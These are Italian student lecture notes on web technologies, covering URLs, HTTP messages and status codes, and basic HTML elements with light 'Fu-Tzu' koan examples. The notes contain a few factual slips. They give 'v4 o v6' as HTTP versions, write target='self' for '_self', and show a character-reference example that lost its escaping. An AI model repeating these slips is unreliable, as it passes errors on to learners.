

Tecnologie Web

A.A. 2024-2025


Docente: L. Starace

Dispense tratte dal corso di Informatica a cura dello studente **D. Sava**

Lezione 1

World Wide Web:

Internet è una rete globale di computer interconnessi che condividono informazioni usando Protocolli Internet e le cui origini risalgono ad ARPANET (1969).



Il World Wide Web, comunemente chiamato anche WWW o semplicemente il Web, è un sottoinsieme di Internet. Si tratta di un sistema di hypertext documents interconnessi che sono collegati tra loro mediante hyperlinks.

Componenti fondamentali del WWW sono:

- HTTP
- HTML

I documenti tradizionali sono semplici sequenze di caratteri, gli hypertext sono documenti che contengono anche dei link (hyperlinks) ad altro contenuto.

Fragment from «The Book of Programming»

A student asked: "The programmers of old used only simple machines and no programming languages, yet they made beautiful programs. Why do we use complicated machines and programming languages?". [Fu-Tzu](#) replied: "The builders of old used only sticks and clay, yet they made beautiful [huts](#)".

Fu-Tzu, the legendary programmer

With a long beard and robes adorned with clever coding jokes, [Fu-Tzu](#) was a legend among programmers. It is said his first word was "printf".



HTTP:


Concetti di Base ed URL:

L'HyperText Transfer Protocol (HTTP) è un protocollo applicativo basato sul modello TCP/IP ed è il fondamento e la backbone del Web.

Sviluppato inizialmente per gli hypertext, al giorno d'oggi è usato anche per altre risorse:

- Un client invia una richiesta per una particolare risorsa
- Un server risponde fornendo eventualmente la risorsa

Le risorse sono identificate mediante i loro URL (Uniform Resource Locators)



Un URL è composto da diversi campi ognuno col suo specifico scopo:

- Scheme
- Domain Name
- Port
- Path

https://www.informatica.it:4242/corsi/tecweb.html

Scheme: specifica il protocollo utilizzato per accedere alla risorsa.

I più comuni protocolli web sono HTTP e HTTPS dove HTTPS è HTTP mediante una connessione criptata ottenuta utilizzando il Transport Layer Security (TLS)

https://www.informatica.it:4242/corsi/tecweb.html

Domain name: specifica il nome del dominio del web server che ospita la risorsa.

Esso è composto da diverse parti separate da punti e va letto da destra verso sinistra:

- La prima parte (<.it>) è il Top Level Domain (TLD)
L'Internet Assigned Numbers Authority (IANA) è l'ente che mantiene una lista di TLDs
- La seconda parte (<informatica>) è il Secondary Level Domain (SLD)
- Parti aggiuntive definiscono i cosiddetti sottodomini che sono utilizzati per differenziare diversi contenuti nel medesimo dominio. (Es. informatica.dieti.unina.it)

`https://www.informatica.it:4242/corsi/tecweb.html`

Port: specifica la porta da usare nello stabilire una connessione con il server.


Si tratta di un campo che può essere omissso se il server usa porte standard (80 per HTTP, 443 per HTTPS)

Tuttavia, questo campo va specificato nel caso in cui il server non utilizza porte standard.

`https://www.informatica.it:4242/corsi/tecweb.html`

Path: indica la specifica posizione nel server che ospita la risorsa.

Esso è tipicamente correlato ad una web root directory del server, il quale fornisce agli utenti solo i file presenti in tale directory.



Gli URLs possono contenere anche query parameters e anchors.

Messaggi HTTP:

Esistono due tipi di messaggi HTTP:

- Request
- Response



Request:

Il campo **Verb** indica l'azione che si desidera venga eseguita su una data risorsa:

- **GET**: Recupera una rappresentazione della risorsa
- **POST**: Aggiunge nuove informazioni ad una specifica risorsa
- **PUT**: Sostituisce la risorsa corrente con il payload specificato
- **DELETE**: Elimina una specifica risorsa

Il campo **URI** (Uniform Resource Identifier) corrisponde al campo path della risorsa

Il campo **HTTP Version** indica la versione di HTTP utilizzata (Es. v4 o v6)

Il campo **Request Headers** sono strumenti utilizzati per passare informazioni aggiuntive sia in caso di Request che di Response.

Un Header è costituito da tre elementi essenziali:

- Header name
- Colon (<:>)
- Value

HEADER_NAME: value


L'IANA mantiene una lista di Headers permanenti e provvisori. È possibile realizzare Headers personalizzati.



Response:

Gli **status code** indicano se la richiesta ha avuto successo oppure no. Questi si dividono in cinque classi:


- Informativi (100-199)
- Successo (200-299)
- Reindirizzamento (300-399)
- Client Error (400-499)
- Server Error (500-599)



Proprietà dell'HTTP:

HTTP è un protocollo **stateless** il che significa che ogni richiesta è indipendente dalle precedenti e che il server non mantiene l'informazione relativa alle precedenti interazioni con il medesimo client.


Per garantire una comunicazione stateful sono richiesti specifici meccanismi quali ad esempio i Cookies.



HTTP Server:

Un HTTP Server è un software che ascolta (Listen) in attesa di richieste HTTP su una certa porta (Default per HTTP: 80).

Esso può gestire multipli hosts (Ecco perché nelle HTTP requests è presente l'Host Header) e gestisce le connessioni fornendo files provenienti dalla Document root posta nel suo filesystem.



HTML:

Introduzione:

L'HTML (HyperText Markup Language) è lo standard per la rappresentazione degli Hypertext documents nel Web.

Le pagine Web con cui interagiamo sono documenti definiti mediante HTML il quale permette di definirle con titoli, paragrafi, immagini, elenchi, tabelle e altro ancora.

Lezione 2

HTML (HYPERTEXT MARKUP LANGUAGE):


I web browsers mostrano i documenti descritti mediante HTML. Una Web App consiste di uno o più documenti (web pages).

Il concetto chiave dell'HTML è il Markup Language (Linguaggio di annotazioni).

I documenti sono arricchiti con una serie di annotazioni al fine di controllare la loro struttura, formattazione o la relazione tra le loro componenti.

Dal 1993 al giorno d'oggi ci sono state diverse versioni di HTML, noi ci concentreremo su HTML Living Standard (2019).

In HTML, le annotazioni sono chiamate tags, le quali sono denotate utilizzando parentesi angolari:



Le opening tags possono anche contenere attributi Key-Value (Value è opzionale):

```
<tagName attribute1="value" attribute2>
```

Struttura di un documento:

I documenti HTML devono cominciare con una dichiarazione `<!DOCTYPE HTML>` la quale non è un tag ma ha lo scopo di informare il client di che tipo di documento aspettarsi.

Il tag `<html>` rappresenta l'intero documento e contiene una `<head>` che contiene i metadati ed un `<body>` che contiene il contenuto del documento:

```
<!DOCTYPE HTML>
<html lang="en">
  <head>
    <title>Hello World!</title>
  </head>
  <body> <!-- a comment -->
    <p>Hello World!</p>
  </body>
</html>
```

← **lang** attribute is encouraged for **accessibility**

} **<head>** contains document **metadata**

} **<body>** contains the actual document contents

L'attributo lang è fortemente incoraggiato per facilitare l'accessibilità.

Head:

Come già accennato, contiene i metadati, ovvero dei dati di dati. Spesso non sono mostrati agli utenti ma sono utili ai browsers ed ai motori di ricerca.

È richiesta la presenza del tag <title>:


```
<head>
  <title>The Book of Programming</title>
  <meta charset="UTF-8">
  <meta name="description" content="Fragments from the Book of Programming">
  <meta name="keywords" content="Wisdom, programming">
  <meta name="author" content="L. L. L. Starace">
  <meta http-equiv="refresh" content="30">
</head>
```

Core elements di HTML (Body):

Headings:

Vanno da <h1> a <h6>: rappresentano titoli o sottotitoli:


```
<!DOCTYPE HTML>
<html lang="en">
<head>
  <title>Headings Example</title>
</head>
<body>
  <h1>Top-level heading</h1>
  <h2>Second level heading</h2>
  <h3>Third level heading</h3>
  <h4>Fourth level heading</h4>
  <h5>Fifth level heading</h5>
  <h6>Sixth level heading</h6>
</body>
</html>
```



Paragraphs:

<p>: Rappresenta i paragrafi, tipicamente cominciano su una nuova riga:

```
<h1>The Book of Programming</h1>
<p>
  This page contains some fragments
  from the great Book of Programming,
  an ancient manuscript lost to time.
</p>
<p>
  The book is said to be written by
  one of the students of the legendary
  master Fu-Tzu.
</p>
```



Comments:

I commenti sono ignorati dai Browsers, sono delimitati da `<!--` e `-->` e possono essere utili per aggiungere note o temporaneamente nascondere del contenuto:

```
<h1>The two aspects</h1>
<!-- TODO: add more wisdom -->
<p>
  Below the surface of the machine,
  the program moves. Without effort,
  it expands and contracts.
</p>
<!--
<p>
  The forms on the monitor are but
  ripples on the water. The
  essence stays invisibly below.
</p> -->
```




Text Semantics:

I tag possono specificare la semantica a livello testo:

- `<em>`: *enfattizza* il contenuto.
- `<strong>`: Rappresenta **Forte** importanza.
- `<br/>`: Interruzione di riga.
- `<abbr title="description">`: Definisce acronimi ed abbreviazioni.
- `<del>`: Contenuto che è stato eliminato dal documento.
- `<ins>`: Contenuto che è stato inserito nel documento.


```
<p>
  <abbr title="HyperText Markup Language">HTML</abbr> tags can be used with
  text-level semantics.<br/> Specific tags can convey <strong>importance</strong>
  to their content, or <em>emphasize</em> it.
  Some tags can be used to highlight <del>removed</del> <ins>added</ins> content.
</p>
```



Anchor:

Con il tag <a> possono essere definiti degli Hyperlinks, l'attributo href può essere utilizzato per puntare ad un target URL:

```
<p>
  <a href="/fu-tzu.html">Fu-Tzu</a> once said:
  <em>
    When the wise points at the moon, the
    fool stares at the finger and wonders
    which library it came from.
  </em>
</p>
```



URL assoluti vs URL relativi:

Gli URL specificati mediante href possono essere assoluti o relativi:

- Gli URL assoluti includono scheme e hostname e contengono tutte le informazioni necessarie per raggiungere la risorsa:

```
<a href="http://tecweb.com/course/intro.html">
```

- Gli URL relativi specificano solo il path, scheme e hostname sono dedotti dal contesto:

```
<a href="page.html"> or <a href="/course/react.html">
```

URL relativi:

Quando un URL relativo comincia con "/", l'intero path viene sostituito:

- Se il contesto corrente è la pagina:

```
http://bookofprogramming.com/fu-tzu/fu-tzu.html
```

- Un Anchor quale punta a:

```
http://bookofprogramming.com/index.html
```

Quando un URL relativo non comincia con "/", solo l'ultimo segmento del path viene sostituito:

- Se il contesto corrente è la pagina:

```
http://bookofprogramming.com/fu-tzu/fu-tzu.html
```

- Un Anchor quale punta a:

```
http://bookofprogramming.com/fu-tzu/pic.jpg
```

Gli URL relativi possono anche contenere «dot» segments: «.» e «..»:

- Il dot «.» rappresenta la directory corrente.
- Il double-dot «..» rappresenta la parent directory.

Supponiamo che il path corrente sia /a/b/c/hello.html:

HREF	RESULTING PATH
<code>./index.html</code>	<code>/a/b/c/index.html</code>
<code>../foo.html</code>	<code>/a/b/foo.html</code>
<code>../../pic.jpg</code>	<code>/a/pic.jpg</code>
<code>./.././pic.jpg</code>	<code>/a/pic.jpg (same as above!)</code>

In conclusione, diremo che:

- Gli URL relativi sono preferibili quando si vanno a linkare risorse all'interno della stessa applicazione web così che, se dovesse cambiare l'hostname, non risulta necessario cambiare le pagine HTML.
- Per linkare risorse o pagine web esterne, non si può fare a meno di utilizzare gli URL assoluti.

L'attributo target può essere usato per specificare dove aprire la risorsa linkata:


- `<a target="self" href="pic.jpg">` indica che la risorsa va aperta nella medesima window/tab browser della pagina corrente (questo è l'approccio di default).
- `<a target="_blank" href="pic.jpg">` indica che la risorsa va aperta in una nuova window-tab browser.

Nota:

Quando un URL punta ad una directory invece che ad un file, i web servers rispondono fornendo il contenuto del file index.html (se presente nella directory richiesta).

Tale comportamento è configurabile:

- Altri filenames di default utilizzati sono home.html, default.html.
- Se non esiste un default file, è possibile configurare gli HTTP servers di modo che generino automaticamente un index per la directory:



The screenshot shows a web browser window with the address bar displaying '127.0.0.1:3000/02-HTML/'. The page title is 'Index of /02-HTML/'. Below the title is a table listing files in the directory. The table has three columns: 'Name', 'Size', and 'Date Modified'. The files listed are: comments.html, divs.html, forms.html, fu-tzu.html, image.html, lists.html, pic.jpg, semantics.html, special.html, and tree.html. Each file name is a blue hyperlink.

Name	Size	Date Modified
comments.html	406.0 B	8/10/23, 7:40:49
divs.html	251.0 B	8/09/23, 11:26:52
forms.html	2.4 kB	8/11/23, 8:18:06
fu-tzu.html	432.0 B	8/09/23, 8:41:24
image.html	288.0 B	8/09/23, 12:10:43
lists.html	454.0 B	8/09/23, 11:27:27
pic.jpg	107.3 kB	8/09/23, 8:45:14
semantics.html	786.0 B	8/09/23, 11:26:53
special.html	134.0 B	8/09/23, 11:26:55
tree.html	308.0 B	8/11/23, 8:49:22

- Se non si configura il server quest'ultimo restituisce 404 not found.

Tables:


Una `<table>` contiene una serie di `<tr>` (Righe di tabella) dove ciascuna di queste può contenere uno o più:

- `<td>` (celle data di tabella)
- `<th>` (headers di tabella)

`<td>` e `<th>` contengono i valori da mostrare nelle rispettiva cella.

Una `<table>` può contenere anche una `<caption>` che la descrive.

```
<table>
  <caption>Exams</caption>
  <tr>
    <th>Exam</th><th>Grade</th>
  </tr>
  <tr>
    <td>A</td><td>30</td>
  </tr>
  <tr>
    <td>B</td><td>28</td>
  </tr>
</table>
```



Exam	Grade
A	30
B	28

Lists:


HTML definisce tre tipi di liste:

- Liste ordinate , usate per le enumerazioni.
- Liste non ordinate , usate per gli elenchi puntati.
- Liste di descrizione <dl> (termini e le loro descrizioni), usate spesso per i glossari.

Le liste ordinate e non ordinate contengono una sequenza di list items :


```
<ol>
  <li>Anne</li>
  <li>Bob</li>
  <li>Carl</li>
</ol>

<ul>
  <li>TecWeb</li>
  <li><a href="/">Fu-Tzu</a></li>
</ul>
```



Le liste di descrizione contengono una sequenza di termini <dt> e di descrizioni dei suddetti <dd>:

```
<dl>
  <dt>Data</dt>
  <dd>
    Is made of bits,
    yet it takes complex forms.
  </dd>
  <dt>Control</dt>
  <dd>
    Consists of simple instructions,
    yet it performs difficult tasks.
  </dd>
</dl>
```



Character Refs:

Alcuni caratteri in HTML sono riservati. Se volessimo scrivere in un documento `<p>3<x e y>6</p>`, il Browser potrebbe confondere simboli e tags.

Per mostrare caratteri riservati si usano le Character references (o Character entities):

Result	Description	Character Reference
	Non-breaking space	<code>&nbsp;</code>
<code><</code>	Less than	<code>&lt;</code>
<code>></code>	Greater than	<code>&gt;</code>
<code>&</code>	Ampersand	<code>&amp;</code>
<code>"</code>	Double quote	<code>&quot;</code>
<code>'</code>	Single quote (apostrophe)	<code>&apos;</code>
<code>©</code>	Copyright	<code>&copy;</code>

Pertanto, il precedente esempio andrebbe scritto nel seguente modo:

`<p>3<x e y>6</p>`.


Images:

Il tag `<img>` viene usato per incorporare un'immagine in un documento HTML. Si tratta di un void element (non dovrebbe quindi contenere altri elementi) e può presentare i seguenti attributi:

- `src`: specifica l'URL dell'immagine da includere.
- `alt`: specifica una descrizione di testo alternativa per l'immagine.
- `width`, `height`: specificano la dimensione in pixel dell'immagine incorporata nella pagina web.

```
<h1>Fu-Tzu</h1>
<p>
  A picture of the master,
  generated by DALL-E, is
  available as follows:
</p>

```




Fino ad ora, i documenti HTML erano completamente autonomi:

- Tutti i dati nel documento erano all'interno del documento stesso.
- Avevamo links, ma non avevamo la libertà di esplorarli.

Il precedente esempio includeva del contenuto esterno (l'immagine) fornendo solo il suo URL, l'immagine in sé non è inclusa nel documento HTML.

Per visualizzare il documento, i Browsers devono recuperare risorse aggiuntive.




Il browser legge (parsing) dall'alto verso il basso analizzando il documento.

Global Attributes:

Fin ora abbiamo visto alcuni attributi quali href, target, src, alt ma questi attributi sono significativi solo per alcuni elementi.

Alcuni attributi sono detti globali e possono essere utilizzati per qualsiasi elemento HTML:

Global Attr.	Description
id	Specifies a unique (in the document) identifier for an element
lang	Specifies the language for the element's content
style, class	Used for styling (we'll see in the next lecture)



L'attributo id può essere usato anche negli anchors URL. Quest'ultimi rappresentano una sorta di segnalibro all'interno della risorsa usato per comunicare ai browsers di mostrare il contenuto situato al punto specificato da tale segnalibro.

Nell'esempio, #some-id è un anchor che punta ad una specifica parte della risorsa stessa identificata dall'id "some-id".


Forms:

I tag `<form>` vengono utilizzati per collezionare gli input dell'utente. Tale input viene generalmente inviato ad un server per essere processato.

I Forms contengono dei form elements quali:

- `<input>`
- `<label>`
- `<textarea>`
- `<select>`
- `<form>`

```
<form>
  Message:
  <input type="text"><br><br>
  <input type="submit">
</form>
```

